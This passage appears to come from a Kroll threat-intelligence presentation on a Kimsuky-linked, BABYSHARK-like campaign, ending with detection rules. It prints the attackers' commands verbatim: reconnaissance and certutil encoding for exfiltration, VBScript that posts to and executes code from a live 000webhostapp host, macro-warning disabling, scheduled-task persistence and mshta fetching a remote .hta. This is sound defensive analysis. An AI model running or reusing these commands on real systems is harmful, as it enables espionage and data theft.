cmd.exe /c systeminfo>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c net user>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c query user>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c REG QUERY
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v
ConsentPromptBehaviorAdmin>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c route print>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c ipconfig /all>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c arp -a>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c powershell get-ciminstance -namespace root/securitycenter2 -classname
antivirusproduct>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c netstat -ano>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c tasklist>>C:\ProgramData\[RANDOM_STRING].acl
cmd.exe /c dir "C:\Program Files">>C:\ProgramData\[RANDOM_STRING].acl

cmd.exe /c certutil -encode C:\ProgramData\[RANDOM_STRING].acl
C:\ProgramData\[RANDOM_STRING_2].acl
```

Command Prompt

```
On Error Resume Next
set mmofag = CreateObject("MSXML2.ServerXMLHTTP.6.0")
mmofag.open "POST", "http://febtotos.000webhostapp.com/microsoft/search", false
mmofag.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
mmofag.send "nk=Pkg5e69o781hjd8V0YW9xO0N4UdBYRfZhRkxhYnljblFBs3RBd2Z6NehvMzfyUEV2iUVGdxRkNTJtb3J0QXg1Ng%3D%3D"
Execute(mmofag.responseText)
```

Overlaps with BABYSHARK & RECONSHARK


Command Prompt
cmd.exe /c reg add HKCU\Software\Microsoft\Office\14.0\Excel\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\15.0\WORD\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\15.0\Excel\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\16.0\WORD\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c reg add HKCU\Software\Microsoft\Office\16.0\Excel\Security /v VBAWarnings /t REG_DWORD /d 1 /f
cmd.exe /c schtasks /Create /SC minute /MO 1 /TN Uso1Cache /TR "wscript //e:vbscript //b
C:\ProgramData\Uso1\.Uso1Config.conf:htaccess" /f

Variant Comparison to Original BABYSHARK

```
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\14.0\WORD\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\15.0\WORD\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\16.0\WORD\Security\VBAWarnings, value:1
```


```
HKCU\Software\Microsoft\Command Processor\AutoRun, value: "powershell.exe mshta
https://tdalpacafarm[.]com/files/kr/contents/Usoro.hta"
```

Source: Unit42

Situational Awareness

- Checking VirusTotal, clearly others are seeing this too.

Source Process Command Line	Target Process Command Line
"C:\WINDOWS\system32\cmd.exe"	mshta.exe http://febtotos.000webhostapp.com/microsoft/app/google



URLs (6)

Scanned	Detections	Status	URL
2024-02-27	1 / 91	-	http://febtotos.000webhostapp.com/microsoft/search
2024-02-25	1 / 91	200	http://febtotos.000webhostapp.com/microsoft/app/music
2024-02-25	1 / 91	200	http://febtotos.000webhostapp.com/microsoft/search?ap=ZDB0VHppUUlvV3daNktuaTc2L2dweGxWYWNvZEJ6L2czM2h5WVBxZkhPS2lwV0h0eVNkTEx4THpTa1NQd3dmWg
2024-02-23	1 / 91	200	https://febtotos.000webhostapp.com/
2024-02-23	0 / 91	200	http://febtotos.000webhostapp.com/microsoft/app/google
2024-02-22	0 / 92	-	http://febtotos.000webhostapp.com/

KTA082 - Kimsuky Threat Group

KIMSUKY, a cyber espionage group originating from North Korea, employs techniques to gather intelligence in support of the Democratic People's Republic of Korea's (DPRK) strategic objectives. Known for their use of social engineering and spearphishing tactics, KIMSUKY targets government entities, research centers, think tanks, and media organizations globally.

Overlapping TTPs:

- Tendency to use 000webhostapp service.
- Use of certutil LOLBin in BABYSHARK campaigns
  - PEM exfiltration
- Stealer-like behaviours
- Use of scheduled tasks for persistence

Conclusion

Takeaways

- Edge technology was the most observed initial access vector for ransomware cases Kroll responded to in Q1.
- Threat actors are very quick to leverage n-day vulnerabilities
- Sub 24 hour (even 48 hour!) patching is unrealistic for most organizations
  - Tabletop these scenarios
  - Develop and test playbooks to respond to such events
- Defense in depth and endpoint monitoring
  - Enabled fast identification of threat
  - Immediate isolation and remediation

Behavioral Based Detection

Behavior	Detection Method	MITRE ATT&CK
certutil.exe encoding files	Detect certutil.exe being used to encode/decode files by checking for '-encode' or '-decode' stings passed to the program via the command line	T1132.001
Scheduled task creation	Detect scheduled task creation with cmd.exe, PowerShell, wscript etc. Detect scheduled task creation containing Alternate Data Streams.	T1053.005
MSHTA Executing with URL	Detect mshta.exe executing with URL parameters. E.g., 'http://', 'https://' etc.	T1218.005
MSHTA Spawning cmd.exe	Detect mshta.exe executing commands in cmd.exe or PowerShell	T1218.005
PowerShell executing an encoded command	Detect PowerShell execution with encoded strings	T1027.010
PowerShell spawning from cmd.exe	Detect PowerShell execution from cmd.exe	T1059.003

Questions?

KROLL

For more information, please contact:

Keith Wojcieszek

Managing Director

Global Head of Threat Intelligence

Ely Tingson

Senior Vice President

Threat Intelligence Lead, APAC, Cyber Risk

cti@kroll.com

About Kroll

As the leading independent provider of risk and financial advisory solutions, Kroll leverages our unique insights, data and technology to help clients stay ahead of complex demands. Kroll's global team continues the firm's nearly 100-year history of trusted expertise spanning risk, governance, transactions and valuation. Our advanced solutions and intelligence provide clients the foresight they need to create an enduring competitive advantage. At Kroll, our values define who we are and how we partner with clients and communities. Learn more at www.kroll.com.